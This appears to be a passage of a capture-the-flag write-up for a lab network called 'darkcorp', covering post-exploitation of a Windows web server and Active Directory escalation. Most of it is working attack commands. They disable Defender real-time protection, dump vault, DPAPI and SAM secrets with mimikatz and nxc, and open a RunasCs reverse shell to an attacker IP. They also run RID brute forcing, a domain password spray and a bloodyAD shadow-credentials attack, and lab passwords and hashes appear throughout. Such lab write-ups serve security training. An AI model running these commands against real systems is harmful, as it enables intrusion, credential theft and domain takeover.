
Post-Exploitation of WEB-01$

Now that we have administrator access on WEB-01$, lets first turn off AV on the box.
1
Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true
Now we run mimikatz on the box to extract secrets.
1
.\mimikatz.exe "token::elevate" "vault::list" "exit"

There are existing credentials. And if I run cred with /patch
1
.\mimikatz.exe "token::elevate" "vault::cred /patch" "exit"

We have credentials for the local Administrator account.
Now after getting credentials for the local admin account we can achieve more with these creds.
There is a credential file stored in the user appdata local directory too, we can decrypt this too.
1
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::dpapi" "dpapi::cred /in:c:\users\administrator\appdata\local\microsoft\credentials\32B2774DF751FF7E28E78AE75C237A1E" "exit"

Now we need the masterkey file, which is located in here.

Now we need to pass on this masterkey file to mimikatz for decryption.
DPAPI Decryption using Impacket
This whole process can be automated using nxc, Here impacket comes into play.
Lets first get the local administrator hash for the WEB-01$ machine account.
1
.\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"

Now lets decrypt DPAPI using local administrator hash.
1
nxc smb 172.16.20.2 -u Administrator -H 88d84ec08dad123eb04a060a74053f21 --dpapi --local-auth

We can see that it fetches the local administrator password by decrypting all the masterkeys and blobs above.
Now if we use the password of local administrator to decrypt the DPAPI blobs.
1
nxc smb 172.16.20.2 -u Administrator -p 'But_Lying_Aid9!' --dpapi --local-auth

We get another password this happened because DPAPI decrypts the user blob masterkeys using the plain text password. However it decrypts the system blob masterkeys just using the NTLM hash.

Its funny how SYSTEM blobs got decrypted with hashes and the USER blobs require the plain text passwords.
So now we have another set of credentials as Pack_Beneath_Solid9!
The Powershell way of doing it!
This part can also be done using powershell only but we need to have a full context shell and the module required for it.
I got a shell onto the box as administrator using evil-winrmexec.py
1
python3 /opt/winrmexec/evil_winrmexec.py darkcorp.htb/Administrator:'But_Lying_Aid9!'@web-01.darkcorp.htb -dc-ip 172.16.20.1 -target-ip 172.16.20.2

The module CredentialManager is already imported into the memory, so if we try to run the Get-StoredCredential command.
1
Get-StoredCredential

This happened because our shell is not storing or caching credentials, to obtain a full context shell lets use RunasCs.exe and since we have turned off AV, we can run it easily on the box.
Ill start a listener on port 9005.
1
.\runascs.exe Administrator 'But_Lying_Aid9!' powershell.exe -r 10.10.14.73:9005

As we can see that we now have a full context shell and if We run these commands below we can get the credentials this way too.
1
2
$cred.GetNetworkCredential().Username
$cred.GetNetworkCredential().Password

We can get the password this way too!
Privilege Escalation
Since we have got all the info from the WEB-01$ machine. Lets get a list of users from the DC.
Authentication as John.W
We can get the list of users on the DC using RID bruteforcing.
1
nxc smb 172.16.20.1 -u 'victor.r' -p 'victor1gustavo@#' --rid-brute

Ill save these users to a file.
Now we perform a password spray using the newly recovered credentials on the domain.
1
nxc smb 172.16.20.1 -u users.txt  -p 'Pack_Beneath_Solid9!' --continue-on-success

We got a valid authentication across the DC with John.w
Marking him as owned in bloodhound.
ShadowCredentials to Angela.W
Checking the outbounds from john.w we have this.

This means we can perform a shadowcredentials attack onto Angela.w
Using bloodyAD to perform a shadowcredentials attack.
1
bloodyad -d darkcorp.htb -u 'john.w' -p 'Pack_Beneath_Solid9!' -i '172.16.20.1' add shadowCredentials 'Angela.W'

Successfully recovered the hash for the Angela.w user.
Now checking the outbounds or angela.w can write using bloodhound or with bloodyAD.
1
bloodyad -d darkcorp.htb -u 'angela.w' -p ':957246c8137069bca672dc6aa0af7c7a' -i '172.16.20.1' get writable
